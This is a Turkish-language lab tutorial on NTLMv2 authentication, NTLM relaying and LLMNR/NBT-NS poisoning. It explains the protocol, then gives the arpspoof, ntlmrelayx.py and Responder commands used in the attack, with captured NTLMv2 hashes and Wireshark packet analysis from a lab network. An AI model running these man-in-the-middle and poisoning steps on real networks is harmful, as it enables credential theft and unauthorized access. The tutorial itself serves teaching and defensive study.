


# NTLM RELAYING AND LLMNR POISONING

## **İçindekiler**

Ntlmv2 Doğrulama .....	2
Ntlm Relaying .....	5
Llmnr Poisoning .....	9

## NTLMv2 AUTHENTICATION



Başlangıç aşamasında girdi olarak alınan kullanıcı adının yanında parola bir hash ile şifrelenir ve artık parola iletimi hash biçiminde doğrulama da kullanılır.

### AUTHENTICATION REQUEST (1)

Alınan girdilerden sonra kullanıcı windows sunucuya doğrulama isteğinde bulunur.

### SEND NTLM CHALLENGE (2)

Bu isteğin ardından windows sunucu kullanıcıya bir challenge hash veya nonce hash değeri gönderir bu gönderilen hash değeri 8 byte uzunluğundadır.

SC = 8-byte server challenge, random  
(Server Challenge)

### USERNAME + CLIENT RESPONSE HASH + SERVER CHALLENGE (3)

Gelen hash değerini alan kullanıcı ise bu değeri aşağıdaki formatta ki gibi geri gönderir.

SC = 8-byte server challenge, random  
(Server Challenge)

CC = 8-byte client challenge, random  
(Client Challenge)

CC\* = (X, time , CC2, domain name)

v2-Hash = HMAC-MD5(NT-Hash, username, domain name)

LMv2 = HMAC-MD5 (v2-Hash, SC, CC)

NTv2 = HMAC-MD5(v2-Hash, SC, CC\*)

Response = Lmv2 | CC | Ntv2 | CC\*

Bu yapıyı sırası ile incelediğimizde ilk olarak server tarafından gönderilen server challenge hash değerini görüyoruz.  
Bu na yanıt olarak kullanıcı 8 byte uzunluğunda client challenge rastgele bir şekilde üretir.  
Ardından ürettiği bu hash değeri


### USERNAME+ RESPONSE HASH + SERVER CHALLENGE (4)

Ardından bu değerleri sunucu active directory ortamında ki kullanıcı nesnelere , grupları ve grup üyeliği hakkındaki bilgiler dahil olmak üzere Active Directory verilerini depolayan bir veritabanı olan 'ntds.dit' dosyasında sorgular.

### AUTHENTICATE REPLY (5)

Son olarak sorgulama işleminden sonra doğrulama işlemini gerçekleştirir. Eğer gönderilen değerler Belirtilen NTDS.dit dosyasında mevcut ise oturum başlatılır.

Bir Active Directory Domain yapısından söz edilmez ise NTLMv2 Doğrulamayı nasıl gerçekleştirir bunun için aşağıdaki şemadan yola çıkalım.



### AUTHENTICATION REQUEST (1)

İlk olarak kullanıcı oturum için yine DC ortamında olduğu gibi bir doğrulama isteğinde bulunur.

### SEND NTLM CHALLENGE (2)

Bu isteği alan sunucu kullanıcıya 8-byte uzunluğunda rastgele üretilen bir challenge hash gönderir.

### USERNAME+CLIENT CHALLENGE+SERVER CHALLENGE (3)

Ardından Sunucu tarafından gönderilen challenge değerini alan kullanıcı active directory ortamında olduğu gibi çözümler ve sunucu üzerinde

### AUTHENTICATION REPLY (4)

Sunucu kullanıcıdan aldığı ntlmv2 protokol cevabını SAM (SECURITY ACCOUNT MANAGER) dosyasında sorgular bu dosya windows sistem üzerinde (%SystemRoot%/system32/config/SAM) yolunda tutulur. Eğer bu dosya içinde tutulan değerler doğru ise oturum başlatılır.

Sunucudan kullanıcıya giden challenge hash formatı özellikleri aşağıdaki gibidir.

- 1122334455667788

Kullanıcıdan alınan ve sunucuya challenge hash cevabı olarak gönderilen NTLMV2 cevap formatı aşağıdaki gibidir.


**faruk::CLIENT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c783031000000000000b45c67103d07d7b95acd12ffa11230e000000052920b85f78d013c31cdb3b92f5d765c783030**

- **<username>::**  
Bu alanda doğrulama yapmak isteyen kullanıcının kullanıcı adı yer alır .
- **<Domain Name or Workgroup>:**  
Bu alanda ise kullanıcının dahil olduğu Active Directory domain ismi veya eğer kullanıcı bir Domain ortamı kullanmıyor ise Workgroup ismi eklenir.
- **<Server random hash>:**  
Bu alanda ise sunucudan alınan ve rastgele üretilen sunucu hash challenge değeri yer alır.
- **<Client Random hash>:**  
Bu alanda ise sunucunun gönderdiği challenge hash değerine karşın kullanıcı tarafından üretilen hash değeri vardır.
- **<NTLM Response>**  
Bu alanda ise parola hash eklenir ve NTLM versiyonuna göre şifreleme biçemi farklılık gösterir NTLMV2 de HMAC-MD5 biçiminde şifreleme gerçekleştirilir.

## NTLM RELAYING

Ntlm servisinin nasıl doğrulama yaptığını anladık şimdi bu doğrulamayı kötüye kullanıp istismar edelim bunun için NTLM Relay saldırısının temeline bakalım ve bu işlemin nasıl gerçekleştiğini kavrayalım.

Bu durumu kavramak için aşağıdaki görsel faydalı olacaktır.




Yukarıda anlatılan NTLMv2 bir Domain yapısında ki doğrulama işlemleri gerçekleşirken saldırganın bu işlemleri yönlendirip istediği hash bilgilerini alması gibi kısa bir açıklama yaparak başlayalım.

İlk olarak saldırgan ağ içerisinde sunucu ve kullanıcı'nın arasına girmek için bir man in the middle veya arp spoofing saldırısı ile bu durumu gerçekleştirir.

Gerçekleştirilen bu saldırıdan sonra saldırgan smb sunucusu da dahil olmak üzere birçok sunucu çalıştırmak ve bunu kurban makina olan kullanıcıya aktarmak için impacket içerisinde yer alan ntlmrelayx.py programını çalıştırır.

Ardından Responder aracını çalıştırarak kurbanı sahte yanıtlar gönderir ve bu sayede kurbandan istediği Ntlm hash değerini alır.Hadi bunu uygulamada gerçekleştirip wireshark aracı ile paketleri yakaladıktan sonra incelemesini gerçekleştirelim. Bu uygulamamızda senaryo aşağıdaki gibi bir topolojide işliyor.



Topolojide cihazlarımızın ne olduğunu işlemlerin nasıl gerçekleşeceğini yukarıdaki saldırı mantığı ile anlatalım.

Başlangıç aşamasında arpspoof aracımız ile arpspoofing saldırısını başlatıp sunucu ile kullanıcı arasına girip ağ paketlerini üzerimizden geçmesine olanak tanıyoruz.

```
b3kc4t@kali:~/Desktop/ASENA$ sudo arpspoof -t 192.168.235.131 -r 192.168.235.145
0:c:29:e1:2e:fd 0:c:29:ba:95:ab 0806 42: arp reply 192.168.235.145 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:19:3d:89 0806 42: arp reply 192.168.235.131 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:ba:95:ab 0806 42: arp reply 192.168.235.145 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:19:3d:89 0806 42: arp reply 192.168.235.131 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:ba:95:ab 0806 42: arp reply 192.168.235.145 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:19:3d:89 0806 42: arp reply 192.168.235.131 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:ba:95:ab 0806 42: arp reply 192.168.235.145 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:19:3d:89 0806 42: arp reply 192.168.235.131 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:ba:95:ab 0806 42: arp reply 192.168.235.145 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:19:3d:89 0806 42: arp reply 192.168.235.131 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:ba:95:ab 0806 42: arp reply 192.168.235.145 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:19:3d:89 0806 42: arp reply 192.168.235.131 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:ba:95:ab 0806 42: arp reply 192.168.235.145 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:19:3d:89 0806 42: arp reply 192.168.235.131 is-at 0:c:29:e1:2e:fd
0:c:29:e1:2e:fd 0:c:29:ba:95:ab 0806 42: arp reply 192.168.235.145 is-at 0:c:29:e1:2e:fd
```

Bu işlemin ardından 'impacket' içerisinde bulunan ntlmrelayx.py programını -t parametresi ile çalıştırıp hedef olarak kullanıcı ipv4 adresini ekliyoruz bu program sayesinde smb sunucusu da dahil olmak üzere kali makinamızda bir sunucu gibi davranabileceğiz ve hedef kullanıcı'nın doğrulama isteklerini üzerimize çekebileceğiz.

```

b3kc4t@kali:~/Desktop/impacket/examples$ sudo python3 ntlmrelayx.py -t 192.168.235.131
[sudo] password for b3kc4t:
Impacket v0.9.22.dev1+20200813.221956.1c893884 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host

[*] Servers started, waiting for connections

```

Yukarıdaki ekran görüntüsünde görüldüğü üzere program başlatıldığında bir sunucu gibi davranabilmesi için birçok servis başlatıldı.

Bunun ardından kendimizi bir sunucu gibi gösterebilmemiz için aynı zamanda gelen isteklerin ne olduğuna ve nasıl cevap verilmesi gerektiği de gereklidir.

Bu açıdan Responder aracını kullanmak bize büyük fayda sağlayacaktır. Kullanıcı arpspoof saldırısından ötürü artık bizi hedef suucu olarak gördüğünden NTLM sorgularını bize döndürecek ve bizde ona Responder tarafından oluşturulmuş challenge değerini gönderip buna karşı gelen kullanıcı adı ve parola hash değerini ele geçireceğiz .


Responder aracımızı aşağıdaki ekran görüntüsünde ki gibi başlatıyoruz.

\$ sudo python Responder.py -I eth0 -v

```

b3kc4t@kali:~/Desktop/Responder$ sudo python Responder.py -I eth0 -v
[sudo] password for b3kc4t:

```



**NBT-NS, LLMNR & MDNS Responder 2.3**

Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C

```

[+] Poisoners:
    LLMNR              [ON]
    NBT-NS             [ON]
    DNS/MDNS           [ON]

[+] Servers:
    HTTP server        [ON]
    HTTPS server       [ON]
    WPAD proxy         [OFF]
    SMB server         [ON]
    Kerberos server    [ON]
    SQL server         [ON]
    FTP server         [ON]
    IMAP server        [ON]
    POP3 server        [ON]
    SMTP server        [ON]
    DNS server         [ON]

```

Artık herşey hazır olduğuna göre tek yapmamız gereken kullanıcı'nın doğrulama yapmasını beklemek.Biraz bekleme işleminden sonra aşağıdaki ekran görüntüsünde gösterildiği gibi Kullanıcının NTLM cevabına ulaştık ve Responder ona doğrulama'nın geçersiz olduğunu gönderdi.

```
[+] Listening for events ...
[*] [NBT-NS] Poisoned answer sent to 192.168.235.131 for name TUYGUN.LAB (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.235.131 for name CLIENT1 (service: Domain Controller)
[*] [NBT-NS] Poisoned answer sent to 192.168.235.131 for name TUYGUN (service: Domain Controller)
[*] [NBT-NS] Poisoned answer sent to 192.168.235.131 for name TRY-SERVER (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.235.131 for name TUYGUN.LAB (service: File Server)
[SMB] NTLMv2-SSP Client : 192.168.235.131
[SMB] NTLMv2-SSP Username : CLIENT1\musti
[SMB] NTLMv2-SSP Hash : musti::CLIENT1:1122334455667788:7B2FBB8545FBE70DC60352C4C2F20905:0101000000000000
AF6C9B658A75D601CA6CEC1620A02E88000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004
D0042003100320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000002000
00C7B0DBF9454236090762D4F3CF9AEB058E1E18464FD12E6522B178E0CA0C6F7A0A001000000000000000000000000000090
01E0063006900660073002F00740075007900670075006E002E006C0061006200000000000000000000000000000000
[SMB] Requested Share : \\TUYGUN.LAB\IPC$
[*] [LLMNR] Poisoned answer sent to 192.168.235.131 for name TRY-SERVER
[*] [NBT-NS] Poisoned answer sent to 192.168.235.131 for name TRY-SERVER (service: File Server)
```

Şimdi bu işlemler ağ içerisinde nasıl gerçekleşti wireshark aracımız ile filtreleme yaparak inceleyelim ardından yorumlayalım.

Aşağıdaki ekran görüntüsünde yakalanan paketlere baktığımızda ilk olarak yukarıda saldırı'nın nasıl gerçekleştiğini anlattığımız kısa anlatımda ilk durumla karşılaşıyoruz yani kullanıcı saldırgan bir doğrulama talebinde bulunuyor .

Wireshark ta bu paketi hızlı bir lekilde elde etmek için aşağıdaki filtrelemeyi kullanabilirsiniz.

[ip.src\_host == 192.168.235.131 && smb]

No.	Time	Source	Destination	Protocol	Length	Info
271	91.881571340	192.168.235.131	192.168.235.142	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
274	91.905000257	192.168.235.131	192.168.235.142	SMB	532	Session Setup AndX Request, NTLMSSP_AUTH, User: CLIE...
277	91.927873686	192.168.235.131	192.168.235.142	SMB	144	Tree Connect AndX Request, Path: \\TUYGUN.LAB\IPC\$
280	91.929948744	192.168.235.131	192.168.235.142	SMB	156	Trans2 Request, GET_DFS_REFERRAL, File: \tuygun.lab\.
326	100.313589102	192.168.235.131	192.168.235.142	SMB	213	Negotiate Protocol Request

Ardından saldırgan makinanın yukarıdaki kullanıcının isteğine nasıl cevap verdiğine bakmak istediğimizde aşağıdaki filtreleme ile seçilen paketi görüyoruz.

[ip.src\_host == 192.168.235.142 && smb]


No.	Time	Source	Destination	Protocol	Length	Info
273	91.902491821	192.168.235.142	192.168.235.131	SMB	490	Session Setup AndX Response, NTLMSSP_CHALLENGE, Erro...
276	91.926676748	192.168.235.142	192.168.235.131	SMB	238	Session Setup AndX Response
279	91.928988250	192.168.235.142	192.168.235.131	SMB	114	Tree Connect AndX Response
328	100.314617038	192.168.235.142	192.168.235.131	SMB	236	Negotiate Protocol Response

Seçilen paketi incelediğimiz de aşağıdaki ekran görüntüsündeki gibi Responder tarafından oluşturulan challenge değerini'nin gönderildiğini görüyoruz.

responseToken: 4e544c4d5353500002000000a000a0038000000158289e2...
NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
Target Name: SMB12
Length: 10
Maxlen: 10
Offset: 56
Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Versio...
NTLM Server Challenge: 1122334455667788
Reserved: 0000000000000000
Target Info




Ardından kullanıcının parolasının hash değerinin tutulduğu Ntlm doğrulama paketini incelemek için aşağıdaki ekran görüntüsünde ki gibi [ip.src\_host == 192.168.235.131 && ip.dst\_host == 192.168.235.142 && ntlmssp] filtresini kullanıyoruz.



No.	Time	Source	Destination	Protocol	Length	Info
271	91.881571340	192.168.235.131	192.168.235.142	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
274	91.905000257	192.168.235.131	192.168.235.142	SMB	532	Session Setup AndX Request, NTLMSSP_AUTH, User: CLIE...
329	100.315656581	192.168.235.131	192.168.235.142	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE

Seçilen paket incelendiğinde aşağıdaki gibi Responder da yakaladığımız hash değerini görebiliyoruz.




```
NTLM Secure Service Provider
  NTLMSSP identifier: NTLMSSP
  NTLM Message Type: NTLMSSP_AUTH (0x00000003)
  Lan Manager Response: 000000000000000000000000000000000000000000000000
    Length: 24
    Maxlen: 24
    Offset: 126
  Lmv2 Client Challenge: 0000000000000000
  NTLM Response: 7b2fbb8545fbe70dc60352c4c2f20905010100000000000...
    Length: 228
    Maxlen: 228
    Offset: 150
    NTLMv2 Response: 7b2fbb8545fbe70dc60352c4c2f20905010100000000000...
  Domain name: CLIENT1
    Length: 14
    Maxlen: 14
    Offset: 88
  User name: musti
    Length: 6
```

## LLMNR/NBT-NS POISONING

Bu saldırıyı anlamak için öncelikle LLMNR Protokolünün nasıl çalıştığını anlamamız ve bu çalışma'nın temelinde neler olup bittiğini bilmemiz gerekmektedir.

LLMNR servisi ağ içerisinde DNS çözümlemesi yapan sunucunun zarar görmesi veya kullanılamaması gibi durumlarda devreye giren ve bu servis sayesinde ağ içerisindeki komşu cihazlara sorgulama gerçekleştiren ana makina isim adresi çözümlenir.

Bu işlem aslında ağ içerisindeki bir saldırgan için gayet basit bir mantıkla sorgulanan ismin kendisi olduğunu söyleyerek NTLM doğrulaması gibi için kullanıcı tarafından gönderilen bilgileri ele geçirir.



Yukarıdaki saldırı topolojisini açıklarsak başlangıçta kullanıcı ağ içerisindeki DNS sunucu'da sorgu adı'nın adres çözümlemesini ister fakat zarar görmüş veya bu sorgu için cevap veremeyen bir dns sunucusu kullanıcıyı LLMNR Protokolünü kullanmaya zorlar.

Ardından kullanıcı tüm ağ içerisinde LLMNR protokolü kullanarak bir broadcast sorgusu gerçekleştirir(LLMNR Veya NBT-NS Broadcast yayını UDP/5355, UDP/137 numaralı portlardan gerçekleştirilir. )

Bu yayını bahsedilen portlardan dinleyen saldırgan kendisini sorgu yapılan isim olarak gösterir ve sonra kullanıcı artık çözümlemesini istediği isim için bir doğrulama yapmak için saldırgana istek gönderir saldırgan yukarıda anlatılan NTLM doğrulama mekanizmasını kullanarak kullanıcı'nın kritik hash bilgilerini ele geçirir.

Bu durumdan aslında farklı olmayarak hatalı yazılan bağlantı izin ya da dosyalar sonucunda kullanıcı ağ içerisindeki yukarıda bahsi geçen LLMNR sorgu durumunu gerçekleştirecektir. Ve Sonuç olarak yine saldırganın tuzağına düşerek doğrulama hash değeri ele geçirilir. Şimdi Bu saldırıyı uygulamalı bir şekilde gösterelim.

Başlangıç olarak Responder aracımızı başlatıyoruz bu sayede istenen ana bilgisayar adı için kendi adresimizi verip doğrulama bilgilerini elde edeceğiz.

```
b3kc4t@kali:~/Desktop/Responder$ sudo python Responder.py -I eth0 -v

NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                [ON]
    NBT-NS                [ON]
    DNS/MDNS              [ON]

[+] Servers:
    HTTP server           [ON]
    HTTPS server          [ON]
```

Ardından ağ ortamında NBT-NS sorgusu gerçekleştirecek olan kullanıcıyı bekliyoruz ve kullanıcı tam da istediğimiz gibi yanlış bir arama gerçekleştirdi ve ağda kullanılan DNS sunucusu bu adın kendisinde mevcut olmadığını cevap dönderdi ardından ağ içerisinde kullanıcı NBT-NS sorgusunu yaptı ve bu sorguyu bekleyen Responder aracı saldırı ortamımızın kali cihazı ile aranan adresin kendisinde olduğunu ileterek doğrulama mekanizması için kritik bilgileri elde ederek kullanıcıya hata mesajı olarak geri dönderdi.

```
[*] [NBT-NS] Poisoned answer sent to 192.168.235.131 for name TUYGUN.LA (service: File Server)
[SMB] NTLMv2-SSP Client : 192.168.235.131
[SMB] NTLMv2-SSP Username : CLIENT1\Lenovo
[SMB] NTLMv2-SSP Hash : Lenovo::CLIENT1:1122334455667788:29DA74D5F4059DD625B92B40113D1C91:0101000000000000
0780585790576D601460E2D380362C6610000000002000A0053004D0042003100320001000A0053004D0042003100320004000A005300
4D0042003100320003000A0053004D0042003100320005000A0053004D00420031003200080030003000000000000000100000000200
0005F05B26C535C5CFD6243B13B8F0B6D953B4915610248D29A53EAF1857DBEC4090A00100000000000000000000000000000009
001C0063006900660073002F00740075007900670075006E002E006C00610000000000000000000000000000000000000000000000000
[SMB] Requested Share : \\TUYGUN.LA\IPC$
```

Ardından yukarıdaki ekran görüntüsündeki gibi kullanıcının hash bilgileri elde edildi. Bu durumun ağ içerisinde wireshark aracı ile incelediğimiz de aşağıdaki analizden söz etmemiz mümkündür.

Aşağıdaki gibi wireshark 'ta ip adresi filtrelemesini kullanarak saldırının NBT-NS protokol isteği gerçekleştiren kullanıcıya cevap paketini görebiliriz.

No.	Time	Source	Destination	Protocol	Length	Info
53	8.984888892	192.168.235.142	192.168.235.131	NBNS	184	Name query response NB 192.168.235.142
71	16.413787594	192.168.235.142	192.168.235.131	TCP	66	445 -> 49376 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 W...
74	16.414566359	192.168.235.142	192.168.235.131	TCP	54	445 -> 49376 [ACK] Seq=1 Ack=138 Win=64128 Len=0
75	16.415920255	192.168.235.142	192.168.235.131	SMB	236	Negotiate Protocol Response

Paket içeriğini inceleme altına aldığımızda aşağıdaki gibi bir sonuç ile karşılaşırız. Bu sonuca göre UDP/137 numaralı port'tan gönderilen (NBT-NS UDP/137 Kullanır) cevap içeriğinde aranan tuygun.la adresinin kendisi olduğunu ve ip adresinin 192.168.235.142 olduğunu göndermiş bulunmakta.

